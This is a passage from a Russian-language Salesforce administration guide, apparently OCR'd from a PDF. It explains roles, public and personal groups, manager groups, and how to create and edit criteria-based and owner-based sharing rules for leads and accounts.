Доступ к контакту	Данное поле определяет доступность контактов других пользователей, связанных с собственными организациями. Данное поле не отображается, если модели общего доступа к контактам задано значение «Общедоступный: для чтения и записи» или «Контролируется родительским объектом».
Метка	Имя, используемое для обозначения роли или должности на всех страницах пользовательского интерфейса (например, вице-президент по продажам в западном регионе).
Изменено	Имя пользователя, который последним изменил сведения о данной роли, а также дата и время изменения.
Доступ к возможности	Данное поле определяет доступность возможностей других пользователей, связанных с собственными организациями. Данное поле не отображается, если модели общего доступа к возможностям задано значение «Общедоступный: для чтения и записи».
Роль партнера	Данное поле определяет наличие связи между ролью и организацией-партнером. Данное поле доступно только при использовании клиентского или партнерского портала. Роль, помеченная данным флажком, не может быть изменена. По умолчанию организациям портала предоставляется

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или редактирования ролей:

- Управление ролями

Поле	Описание
	три роли. Количество ролей может быть сокращено или увеличено до трех.
Имя роли	Уникальное имя, используемое интерфейсом API и управляемыми пакетами.
Имя роли, отображаемое в отчетах	Имя роли, отображаемое в отчетах. Если поле редактируемой роли «Имя роли» содержит слишком длинное значение, то данное поле может содержать сокращенное имя.
Группы общего доступа	Данные группы создаются и обрабатываются автоматически. Группа «Роль» содержит всех пользователей данной роли, а также всех пользователей вышестоящих ролей. Группа «Роль и подчиненные роли» содержит всех пользователей данной роли, а также всех пользователей выше- и нижестоящих ролей. Группа «Роль и внутренние подчиненные роли» (доступная только при использовании клиентских или партнерских порталов) содержит всех пользователей данной роли, а также всех пользователей выше- и нижестоящих ролей, кроме пользователейклиентского и партнерского порталов.
Данная роль подчиняется	Вышестоящая роль в иерархии.

СМ. ТАКЖЕ:

Иерархия ролей пользователей

Что такое группа?

Группа — это совокупность пользователей. Группы могут состоять из отдельных пользователей, других групп или пользователей ролей или территорий. Группа также может содержать пользователей с отдельной ролью или территорией и всех подчиненных им пользователей в иерархии ролей или территорий.

Поддерживается два типа групп.

Общедоступные группы
Общедоступные группы могут создаваться администраторами и делегированными администраторами. Общедоступные группы могут использоваться каждым сотрудником организации. Например, можно создать группу совместного пользования автомобилем для сотрудников. Все сотрудники смогут делать в группе записи об участии в программе.

Персональные группы
Персональные группы могут создаваться любыми пользователями в личных целях. Например, пользователи могут предоставлять доступ к записям только участникам определенной рабочей группы.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Ниже перечислены способы использования групп.

- Для настройки стандартного общего доступа посредством правила общего доступа
- Для предоставления другим пользователям общего доступа к записям
- Для подтверждения синхронизации контактов, принадлежащих другим пользователям
- Для пакетного добавления пользователей в библиотеку Salesforce CRM Content
- Для назначения пользователям конкретных действий в приложении Salesforce Knowledge

СМ. ТАКЖЕ:

Типы участников группы

Создание и редактирование групп

Просмотр списков групп

Предоставление группам менеджеров общего доступа к записям

Рекомендации по общедоступным группам

Рекомендации по общедоступным группам

Ниже перечислены рекомендации по созданию общедоступных групп для оптимизации производительности крупных организаций.

- Рекомендуем создавать группы путем выбора как минимум нескольких пользователей, которым требуется одинаковый доступ.
- Рекомендуем создавать группы, участникам которых не требуется частое добавление или удаление из групп.
- Рекомендуем создавать не более пяти уровней вложенных групп.
- Чтобы включить автоматический доступ к записям посредством иерархий ролей в общедоступных группах, рекомендуем установить флажок **«Предоставить доступ с использованием иерархий»** при создании группы. Не используйте данный параметр при выборе значения «Все внутренние пользователи» в качестве участников создаваемой общедоступной группы.

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

СМ. ТАКЖЕ:

Что такое группа?

Типы участников группы

Множество типов групп доступны для различных внутренних и внешних пользователей.

Ниже перечислены типы участников, доступные в раскрывающемся списке «Поиск» при создании или редактировании группы. Доступность некоторых типов определяется параметрами организации.

Тип участника	Описание
Пользователи клиентского портала	Все пользователи клиентского портала. Доступно только при использовании клиентского портала.
Пользователи-партнеры	Все пользователи-партнеры. Доступно только при использовании партнерского портала.
Персональные группы	Все собственные группы. Доступно только при создании других персональных групп.
роли портала	Все роли, заданные для партнерского или клиентского портала организации. Данная категория содержит всех пользователей с определенной ролью портала, кроме пользователей массового портала. Прим.: Имя роли портала содержит имя связанной организации. Исключениями являются организации-лица, содержащие псевдоним пользователя.
Роли портала и подчиненные роли	Все роли, заданные для партнерского или клиентского портала организации. Данная категория содержит всех пользователей с определенной ролью портала и нижестоящими ролями, кроме пользователей массового портала. Прим.: Имя роли портала содержит имя связанной организации. Исключениями являются организации-лица, содержащие псевдоним пользователя.
Общедоступные группы	Все общедоступные группы, заданные администратором.
Роли	Все роли, заданные для организации. Добавление роли в группу охватывает всех

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Доступные типы участников определяются используемой версией системы.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или редактирования общедоступной группы:

- Управление пользователями

Для создания или редактирования персональной группы другого пользователя:

- Управление пользователями

Тип участника	Описание
	пользователей данной роли, кроме ролей портала.
Роли и внутренние подчиненные роли	Добавление роли и подчиненных ролей охватывает всех пользователей данной роли и всех пользователей нижестоящих ролей. Данный тип не охватывает пользователей или роли портала.
Роли и подчиненные роли	Добавление роли и подчиненных ролей охватывает всех пользователей данной роли и всех пользователей нижестоящих ролей. Доступно только при отсутствии порталов.
Роли, внутренние подчиненные роли и подчиненные роли портала	Добавление роли и подчиненных ролей охватывает всех пользователей данной роли и всех пользователей нижестоящих ролей. Доступно только при использовании партнерского или клиентского портала. Данный тип охватывает пользователей портала.
Пользователи	Все пользователи организации. Данный тип не охватывает пользователей портала.

СМ. ТАКЖЕ:

Что такое группа?

Предоставление группам менеджеров общего доступа к записям

Создание и редактирование групп

Общедоступные группы могут создаваться и редактироваться только администраторами и делегированными администраторами, тогда как персональные группы — любыми пользователями.

Чтобы создать или изменить группу, выполните указанные ниже действия.

1. Выберите нужный тип группы.
   - Для персональных групп: откройте страницу личных параметров и выберите пункт **«Мои личные сведения»** или **«Личные»**. Затем щелкните **«Мои группы»**. Связанный список «Персональные группы» также доступен на странице сведений о пользователе.
   - Для общедоступных групп: введите строку *«Общедоступные группы»* в поле «Быстрый поиск» и выберите пункт **«Общедоступные группы»**.
2. Нажмите кнопку **«Создать»** или щелкните ссылку **«Правка»** напротив нужной группы.
3. Заполните указанные ниже поля.

Поле	Описание
Метка	Имя, используемое для обозначения группы на всех страницах пользовательского интерфейса.
Имя группы (только для общедоступных групп)	Уникальное имя, используемое интерфейсом API и управляемыми пакетами.
Предоставить доступ с использованием иерархий (только для общедоступных групп)	Чтобы разрешить автоматический доступ к записям посредством иерархий ролей, установите флажок **«Предоставить доступ с использованием иерархий»**. Если данный флажок установлен, то все записи, доступные пользователям группы, также доступны вышестоящим пользователям в иерархии. При создании общедоступной группы, участниками которой являются все внутренние пользователи, что позволяет оптимизировать эффективность предоставления группам общего доступа к записям, снимите флажок **«Предоставить доступ с использованием иерархий»**. Прим.: Если флажок **«Предоставить доступ с использованием иерархий»** не установлен, то вышестоящим пользователям в иерархии ролей не предоставляется автоматический доступ. Тем не менее, некоторые пользователи (например, с полномочиями объекта «Просмотреть все» и «Изменить все», а

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или редактирования общедоступной группы:
- Управление пользователями

Для создания или редактирования персональной группы другого пользователя:
- Управление пользователями

	также полномочиями системы «Просмотр всех данных» и «Изменение всех данных») могут получить доступ к записям, которые им не принадлежат.
Поиск	Выберите нужный тип участника в раскрывающемся списке «Поиск». Чтобы найти нужного участника, введите ключевые слова в поле поиска и нажмите кнопку **«Найти»**. Прим.: Ответственные за организации могут просматривать дочерние записи, принадлежащие пользователям массового портала, только в том случае, если они являются участниками любой группы общего доступа к порталу, которой предоставлен доступ к данным пользователей портала.
Выбранные участники	Чтобы добавить участников в группу, выберите нужных участников в столбце «Доступные участники» и нажмите кнопку **«Добавить»**.
Выбранные делегированные группы	Выберите группы делегированного администрирования, участники которой могут добавлять или удалять участников из данной общедоступной группы. Выберите нужные группы из поля «Доступные делегированные группы» и нажмите кнопку **«Добавить»**. Данный список отображается только для общедоступных групп.

4. Нажмите кнопку **«Сохранить»**.

Прим.: Редактирование групп, ролей и территорий инициирует пересчет правил общего доступа для добавления или удаления доступа.

СМ. ТАКЖЕ:

Что такое группа?

Просмотр списков групп

1. Выберите нужный тип группы.
   - Для персональных групп: откройте страницу личных параметров и выберите пункт **«Мои личные сведения»** или **«Личные»**. Затем щелкните **«Мои группы»**.
   - Для общедоступных групп: введите строку *«Общедоступные группы»* в поле «Быстрый поиск» и выберите пункт **«Общедоступные группы»**.
2. Чтобы просмотреть страницу сведений о группе, щелкните имя нужной группы в связанном списке «Группы».
   - Чтобы изменить состав участников группы, нажмите кнопку **«Правка»**.
   - Чтобы удалить группу, нажмите кнопку **«Удалить»**.
   - Чтобы просмотреть активных участников группы, воспользуйтесь связанным списком «Участники группы».
   - Чтобы просмотреть всех участников группы и пользователей, имеющих одинаковый уровень доступа по причине их более высокого расположения в иерархии ролей или территорий, нажмите кнопку **«Просмотр всех пользователей»** для отображения связанного списка «Все пользователи в группе». Чтобы вернуться к связанному списку «Участники группы», нажмите кнопку **«Просмотр участников группы»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования общедоступной группы:
- Управление пользователями

СМ. ТАКЖЕ:

Что такое группа?

Предоставление группам менеджеров общего доступа к записям


Чтобы предоставить группам менеджеров общий доступ к записям, рекомендуем использовать правила общего доступа или общий доступ, установленный вручную.

Иерархия ролей определяет уровень доступа пользователей к данным организации. Выпуск Spring'15 позволяет использовать группы менеджеров для предоставления общего доступа к записям отдельным менеджерам, а не всем менеджерам, выполняющим ту же роль. Группы менеджеров могут использоваться аналогично другим группам (например, в правиле общего доступа). Данные группы не могут быть добавлены в другие группы, а также не могут содержать пользователей портала. Группы менеджеров могут содержать только стандартных пользователей и пользователей Chatter Only.

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.



Каждому пользователю доступны две группы менеджеров — «Группа менеджеров» (1) и «Группа подчиненных менеджера» (2), где группа (1) содержит прямых и непрямых менеджеров пользователя, а группа (2) содержит самого пользователя, а также его прямых и непрямых подчиненных. Данные группы доступны посредством раскрывающегося списка «Общий доступ с:» на странице настройки правила общего доступа.

Чтобы найти менеджера пользователя, введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**. Щелкните имя нужного пользователя. Поле «Менеджер» на странице сведений о пользователе содержит имя соответствующего менеджера.

Чтобы разрешить пользователям предоставление общего доступа к записям посредством групп менеджеров, выполните указанные ниже действия.

1. Введите строку *«Параметры общего доступа»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры общего доступа»**.
2. Нажмите кнопку **«Правка»** на странице «Параметры общего доступа».
3. Установите флажок «Группы менеджеров» в разделе «Другие параметры» и нажмите кнопку **«Сохранить»**.

Прим.: Вы не можете отключить группы менеджеров, если ваша организация использует Work.com или имеет другие правила общего доступа, основывающиеся на использовании группы менеджеров.

Чтобы предоставить группам менеджеров общий доступ к записям, рекомендуем воспользоваться общим доступом, установленным вручную, правилами общего доступа или управляемым общим доступом к Apex. Причины общего доступа к Apex не поддерживаются. При использовании управляемого общего доступа к Apex рекомендуем указать код вызова строки, код записи и код группы менеджеров. Дополнительную информацию см. в *Руководстве разработчика Force.com Apex Code*.

Неактивные пользователи остаются в группах со своим участием; группы сохраняют все важные правила общего доступа и общий доступ, установленный вручную.

Прим.: Если организация использует функцию общего доступа к пользователям, то система позволяет просматривать только доступных пользователей. Кроме того, система не позволяет просматривать группы недоступных пользователей.

Пример: Организация может использовать настраиваемый объект для анализа производительности, единому стандартному параметру которого задано значение «Личный». Запись анализа, для которой снимается флажок «Предоставить доступ с использованием иерархий», может просматриваться и редактироваться только ответственным сотрудником. Чтобы предоставить доступ к данной записи вышестоящим менеджерам, администратор может создать правило общего доступа, которое предоставляет общий доступ группе менеджеров пользователя. Кроме того, доступ к записи анализа может быть предоставлен группе менеджеров посредством общего доступа, установленного вручную.

СМ. ТАКЖЕ:

Параметры общего доступа

Правила общего доступа

Категории правила общего доступа

Правила общего доступа

Разрешите системе автоматически предоставлять дополнительный доступ отдельным группам пользователей.

Например, правила общего доступа позволяют расширить уровень доступа пользователей в общедоступных группах, ролях и территориях. Правила общего доступа не могут дополнительно ограничивать доступ, предоставленный по умолчанию. Правила общего доступа позволяют расширять уровень доступа отдельных пользователей.

Ниже перечислены типы правил общего доступа, доступные для создания.

Тип	На основе	Объекты для стандартного общего доступа
Правила общего доступа: организация	Ответственный за организацию или другие критерии, включая типы записей или значения полей	Организации и связанные контракты, возможности, обращения или контакты и заказы (дополнительно)
Правила общего доступа: территория организации	Назначение территории	Организации и связанные обращения, контакты, контракты или возможности
Правила общего доступа: актив	Ответственный за актив или другие критерии, включая типы записей или значения полей	Отдельные записи активов
Правила общего доступа: кампания	Ответственный за кампанию или другие критерии, включая типы записей или значения полей	Отдельные записи кампаний
Правила общего доступа: обращение	Ответственный за обращение или другие критерии, включая типы записей или значения полей	Отдельные обращения и связанные организации
Правила общего доступа: контакт	Ответственный за контакт или другие критерии, включая типы записей или значения полей	Отдельные контакты и связанные организации
Правила общего доступа: настраиваемый объект	Ответственный за настраиваемый объект или другие критерии, включая	Отдельные записи настраиваемых объектов

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Правила общего доступа к организациям, активам и контактам доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Правила общего доступа к территориям организации, обращениям, интересам, возможностям, заказам и настраиваемым объектам доступны в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Правила общего доступа к кампаниям доступны в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Professional Edition** (за дополнительную плату).

Типы записей доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Тип	На основе	Объекты для стандартного общего доступа
	типы записей или значения полей	
Правила общего доступа: интерес	Ответственный за интерес или другие критерии, включая типы записей или значения полей	Отдельные интересы
Правила общего доступа: возможность	Ответственный за возможность или другие критерии, включая типы записей или значения полей	Отдельные возможности и связанные организации
Правила общего доступа: заказ	Ответственный за заказ или другие критерии, включая типы записей или значения полей	Отдельные заказы
Правила общего доступа: пользователь	Принадлежность к группе или другие критерии, включая имя и активность пользователя	Отдельные записи пользователей
Правила общего доступа к запросам на инициализацию пользователя	Только ответственный за запрос на инициализацию пользователя; правила общего доступа на основе критериев недоступны.	Отдельные записи запросов на инициализацию пользователя
Правила общего доступа к заказу-наряду	Ответственный за заказ-наряд или другие критерии, включая типы записей заказа-наряда или значения полей	Отдельные заказы-наряды

Прим.:

- Пользователи массового портала не могут быть включены в правила общего доступа, так как они не имеют ролей и не могут быть добавлены в общедоступные группы.
- Разработчики могут использовать Apex для программного общего доступа к настраиваемым объектам (на основе ответственных за записи, но не других критериев). Данное правило не распространяется на общий доступ к пользователям.

СМ. ТАКЖЕ:

Правила общего доступа на основе критериев

Рекомендации по правилам общего доступа

Правила общего доступа на основе критериев

Правила общего доступа на основе критериев определяют пользователей, которым должен быть предоставлен общий доступ к записям на основе значений полей в этих записях. Например, для заявок о приеме на работу используется настраиваемый объект, содержащий настраиваемый раскрывающийся список «Отдел». Правило общего доступа на основе критериев сделает все заявки о приеме на работу, в поле «Отдел» которых указано значение «Информационные технологии», доступными всем менеджерам отдела информационных технологий в организации.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Организации, возможности, обращения, контакты и типы записей недоступны в версии **Database.com**.

Прим.:

- Несмотря на то, что правила общего доступа на основе критериев опираются на значения записей, а не на ответственных, иерархия ролей или территорий предоставляет вышестоящим пользователям доступ к этим записям.
- Правила общего доступа на основе критериев не могут быть созданы с помощью Apex. Кроме того, Apex не может использоваться для тестирования правил общего доступа на основе критериев.
- Можно использовать правила типа **SharingRules** в Metadata API для создания правил общего доступа на основе критериев с помощью интерфейса API версии 24.0.
- Пользователи массового портала не могут быть включены в правила общего доступа, так как они не имеют ролей и не могут быть добавлены в общедоступные группы.

Правила общего доступа на основе критериев могут быть созданы для организаций, возможностей, обращений, контактов, интересов, кампаний и настраиваемых объектов. Для каждого объекта может быть создано не более 50 правил общего доступа на основе критериев.

- Типы записей
- Следующие типы полей:
  - Автонумерация
  - Кнопка-флажок
  - Дата
  - Дата и время
  - Эл. почта
  - Число
  - Процент
  - Тел.
  - Раскрывающийся список
  - Текст
  - Область текста
  - URL-адрес
  - Взаимосвязь поиска (для кода пользователя или очереди)

Прим.: Поля типа «Текст» и «Область текста» чувствительны к регистру. Например, правило общего доступа на основе критериев, содержащее текстовое поле со значением «Менеджер», не предоставляет доступ к записям,

содержащим поле со значением «менеджер». Чтобы создать правило, содержащее падежи слова, рекомендуем разделить введенные значения запятыми.

СМ. ТАКЖЕ:

Правила общего доступа

Категории правила общего доступа

Ниже перечислены категории, доступные для выбора в раскрывающихся списках «за которые отвечают участники» и «Общий доступ с» при определении правила общего доступа. В зависимости от типа правила общего доступа и включенных функций, некоторые категории могут не отображаться.

Прим.: Пользователи массового портала не могут быть включены в правила общего доступа, так как они не имеют ролей и не могут быть добавлены в общедоступные группы.

Категория	Описание
Группы менеджеров	Все прямые и непрямые менеджеры пользователя.
Группы подчиненных менеджера	Менеджер и все его прямые и непрямые подчиненные.
Очереди	Все записи, принадлежащие очереди, кроме записей, принадлежащих отдельным участникам очереди. Доступно только в списке «за которые отвечают участники».
Общедоступные группы	Все общедоступные группы, заданные администратором. Если организация поддерживает партнерский или клиентский портал, то отображается группа «Все пользователи-партнеры» или «Все пользователи клиентского портала». Данные группы содержат всех пользователей, которым предоставлен доступ к партнерскому или клиентскому порталу, кроме пользователей массового портала.
Роли	Все роли, заданные для организации. Данная категория содержит всех пользователей с определенной ролью.
роли портала	Все роли, заданные для партнерского или клиентского портала организации. Данная категория содержит всех пользователей с определенной ролью портала, кроме пользователей массового портала. Имя роли портала содержит имя связанной организации. Исключениями являются организации-лица, содержащие псевдоним пользователя.
Роли и подчиненные роли	Все роли, заданные для организации. Данная категория содержит всех пользователей с определенной ролью и нижестоящими ролями, включая роли партнерского и клиентского порталов, которые содержат пользователей с лицензией портала. Роли портала добавляются в данную категорию только в том случае, если в организации включена поддержка партнерского или клиентского портала.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Правила общего доступа к организациям и контактам доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Правила общего доступа к территориям организации, обращениям, интересам и возможностям доступны в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Правила общего доступа к кампаниям доступны в версиях: **Professional Edition** (за дополнительную плату), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Правила общего доступа к настраиваемым объектам доступны в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Партнерские и клиентские порталы доступны в Salesforce Classic

Категория	Описание
	Категория набора данных «Роли, внутренние подчиненные роли и подчиненные роли портала» доступна в организации только после создания как минимум одной роли в иерархии ролей.
Роли портала и подчиненные роли	Все роли, заданные для партнерского или клиентского портала организации. Данная категория содержит всех пользователей с определенной ролью портала и нижестоящими ролями, кроме пользователей массового портала. Имя роли портала содержит имя связанной организации. Исключениями являются организации-лица, содержащие псевдоним пользователя.
Роли и внутренние подчиненные роли	Все роли, заданные для организации. Данная категория содержит всех пользователей выбранной роли и нижестоящих ролей, кроме ролей партнерского и клиентского порталов. Данная категория отображается только в том случае, если в организации включена поддержка партнерского или клиентского портала Salesforce. Категория набора данных «Роли и внутренние подчиненные роли» доступна в организации только после создания как минимум одной роли в иерархии ролей *и* включения портала.
Роли, внутренние подчиненные роли и подчиненные роли портала	Все роли, заданные для организации. Данная категория содержит всех пользователей с определенной ролью и нижестоящими ролями, включая роли партнерского и клиентского порталов. Данная категория отображается только в том случае, если в организации включена поддержка партнерского или клиентского портала Salesforce. Категория набора данных «Роли и внутренние подчиненные роли» доступна в организации только после создания как минимум одной роли в иерархии ролей *и* включения портала.
Территории	Все территории, заданные для организации.
Территории и подчиненные территории	Все территории, заданные для организации. Данная категория содержит определенную территорию и все нижестоящие территории.

СМ. ТАКЖЕ:

- Правила общего доступа
- Предоставление группам менеджеров общего доступа к записям

Создание правил общего доступа к интересу

Правила общего доступа к интересу опираются на ответственного или другой критерий, включая тип записи и определенные значения полей. Разрешается создавать не более 300 правил общего доступа к интересу, в том числе не более 50 правил общего доступа на основе критериев.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания правил общего доступа:

- Управление общим доступом

1. Чтобы добавить общедоступные группы в правила общего доступа, убедитесь, что соответствующие группы были созданы.
2. В разделе «Настройка» введите *«Параметры общего доступа»* в поле «Быстрый поиск», затем выберите **«Параметры общего доступа»**.
3. Нажмите кнопку **«Создать»** в связанном списке «Правила общего доступа: интерес».
4. Заполните поля **«Имя метки»** и **«Имя правила»**. Метка — это метка правила общего доступа, отображаемая в пользовательском интерфейсе. Имя правила — это уникальное имя, используемое интерфейсом API и управляемыми пакетами.
5. Заполните поле **«Описание»**. Данное поле содержит описание правила общего доступа. Данное поле является дополнительным и может содержать не более 1 000 символов.
6. Выберите тип правила.
7. В зависимости от выбранного типа правила, выполните указанные ниже действия.
   - «На основе ответственности за запись». В строке «за которые отвечают участники» выберите пользователей, записи которых должны стать общедоступными: выберите категорию в первом раскрывающемся списке и группу пользователей во втором раскрывающемся списке (или в поле поиска, если организация использует более 200 очередей, групп, ролей или территорий).
   - «На основе критериев». Укажите критерии «Поле», «Оператор» и «Значение», которым должны соответствовать записи для добавления в правило общего доступа. Доступные поля определяются выбранным типом объекта. В качестве значения можно использовать текстовую строку или число. Чтобы изменить стандартную взаимосвязь типа «И» между всеми фильтрами, щелкните ссылку **«Добавить логику фильтра...»**.

     Прим.: Чтобы использовать поле, которое не поддерживается правилами общего доступа на основе критериев, рекомендуем создать бизнес-правило или триггер Apex для копирования значения поля в текстовое или числовое поле и его использования в качестве критерия.
8. В строке «Общий доступ с» выберите пользователей, которым предоставляется доступ к данным: выберите категорию в первом раскрывающемся списке и группу пользователей во втором раскрывающемся списке или поле поиска.
9. Выберите параметры общего доступа для пользователей.

Параметр доступа	Описание
Только для чтения	Пользователи могут просматривать записи, но не могут их обновлять.
Для чтения и записи	Пользователи могут просматривать и обновлять записи.

10. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Правила общего доступа

Рекомендации по правилам общего доступа

Категории правила общего доступа

Редактирование правил общего доступа к интересу

В правилах общего доступа на основе ответственного можно редактировать только параметры общего доступа. В правилах общего доступа на основе других критериев можно редактировать критерии и параметры общего доступа.

1. В разделе «Настройка» введите *«Параметры общего доступа»* в поле «Быстрый поиск», затем выберите **«Параметры общего доступа»**.

2. Щелкните ссылку **«Правка»** напротив нужного правила в связанном списке «Правила общего доступа: интерес».

3. При необходимости измените метку и имя правила.

4. Если выбрано правило на основе ответственного, перейдите к следующему действию.

Если выбрано правило на основе критериев, укажите критерии, которым должны соответствовать записи для добавления в правило общего доступа. Доступные поля определяются выбранным типом объекта. В качестве значения необходимо использовать текстовую строку или число. Чтобы изменить стандартную взаимосвязь типа «И» между всеми фильтрами, щелкните ссылку **«Добавить логику фильтра...»**.

5. Выберите параметры общего доступа для пользователей.

Параметр доступа	Описание
Только для чтения	Пользователи могут просматривать записи, но не могут их обновлять.
Для чтения и записи	Пользователи могут просматривать и обновлять записи.

6. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Правила общего доступа

Рекомендации по правилам общего доступа

Категории правила общего доступа

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования правил общего доступа:

- Управление общим доступом

Создание правил общего доступа к организации

Правила общего доступа к организации могут опираться на ответственного или другой критерий, включая тип записи и определенные значения полей. Разрешается создавать не более 300 правил общего доступа к организации, в том числе не более 50 правил общего доступа на основе критериев.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания правил общего доступа:

- Управление общим доступом

1. Чтобы добавить общедоступные группы в правила общего доступа, убедитесь, что соответствующие группы были созданы.
2. В разделе «Настройка» введите *«Параметры общего доступа»* в поле «Быстрый поиск», затем выберите **«Параметры общего доступа»**.
3. Нажмите кнопку **«Создать»** в связанном списке «Правила общего доступа: организация».
4. Заполните поля **«Имя метки»** и **«Имя правила»**. Метка — это метка правила общего доступа, отображаемая в пользовательском интерфейсе. Имя правила — это уникальное имя, используемое интерфейсом API и управляемыми пакетами.
5. Заполните поле **«Описание»**. Данное поле содержит описание правила общего доступа. Данное поле является дополнительным и может содержать не более 1 000 символов.
6. Выберите тип правила.
7. В зависимости от выбранного типа правила, выполните указанные ниже действия.
   - «На основе ответственности за запись». В строке «за которые отвечают участники» выберите пользователей, записи которых должны стать общедоступными: выберите категорию в первом раскрывающемся списке и группу пользователей во втором раскрывающемся списке (или в поле поиска, если организация использует более 200 очередей, групп, ролей или территорий).
   - «На основе критериев». Укажите критерии «Поле», «Оператор» и «Значение», которым должны соответствовать записи для добавления в правило общего доступа. Доступные поля определяются выбранным типом объекта. В качестве значения можно использовать текстовую строку или число. Чтобы изменить стандартную взаимосвязь типа «И» между всеми фильтрами, щелкните ссылку **«Добавить логику фильтра...»**.

     Прим.: Чтобы использовать поле, которое не поддерживается правилами общего доступа на основе критериев, рекомендуем создать бизнес-правило или триггер Apex для копирования значения поля в текстовое или числовое поле и его использования в качестве критерия.
8. В строке «Общий доступ с» выберите пользователей, которым предоставляется доступ к данным: выберите категорию в первом раскрывающемся списке и группу пользователей во втором раскрывающемся списке или поле поиска.
9. Выберите значение в поле «Доступ к организации, контракту и активу по умолчанию».
10. В остальных полях выберите параметры доступа для записей, связанных с общедоступными организациями.

Параметр доступа	Описание
Личный (доступно только для связанных контактов, возможностей и обращений)	Пользователи не могут просматривать или обновлять записи, кроме случаев предоставления доступа вне данного правила общего доступа.

Параметр доступа	Описание
Только для чтения	Пользователи могут просматривать записи, но не могут их обновлять.
Для чтения и записи	Пользователи могут просматривать и обновлять записи.

Прим.: Параметр «Доступ к контакту» недоступен в том случае, если единому стандартному параметру для контактов задано значение «Контролируется родительским объектом».

11. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Правила общего доступа

Рекомендации по правилам общего доступа

Категории правила общего доступа

Редактирование правил общего доступа к организации

В правилах общего доступа на основе ответственного можно редактировать только параметры общего доступа. В правилах общего доступа на основе других критериев можно редактировать критерии и параметры общего доступа.

1. В разделе «Настройка» введите *«Параметры общего доступа»* в поле «Быстрый поиск», затем выберите **«Параметры общего доступа»**.
2. Щелкните ссылку **«Правка»** напротив нужного правила в связанном списке «Правила общего доступа: организация».
3. При необходимости измените метку и имя правила.
4. Если выбрано правило на основе ответственного, перейдите к следующему действию.

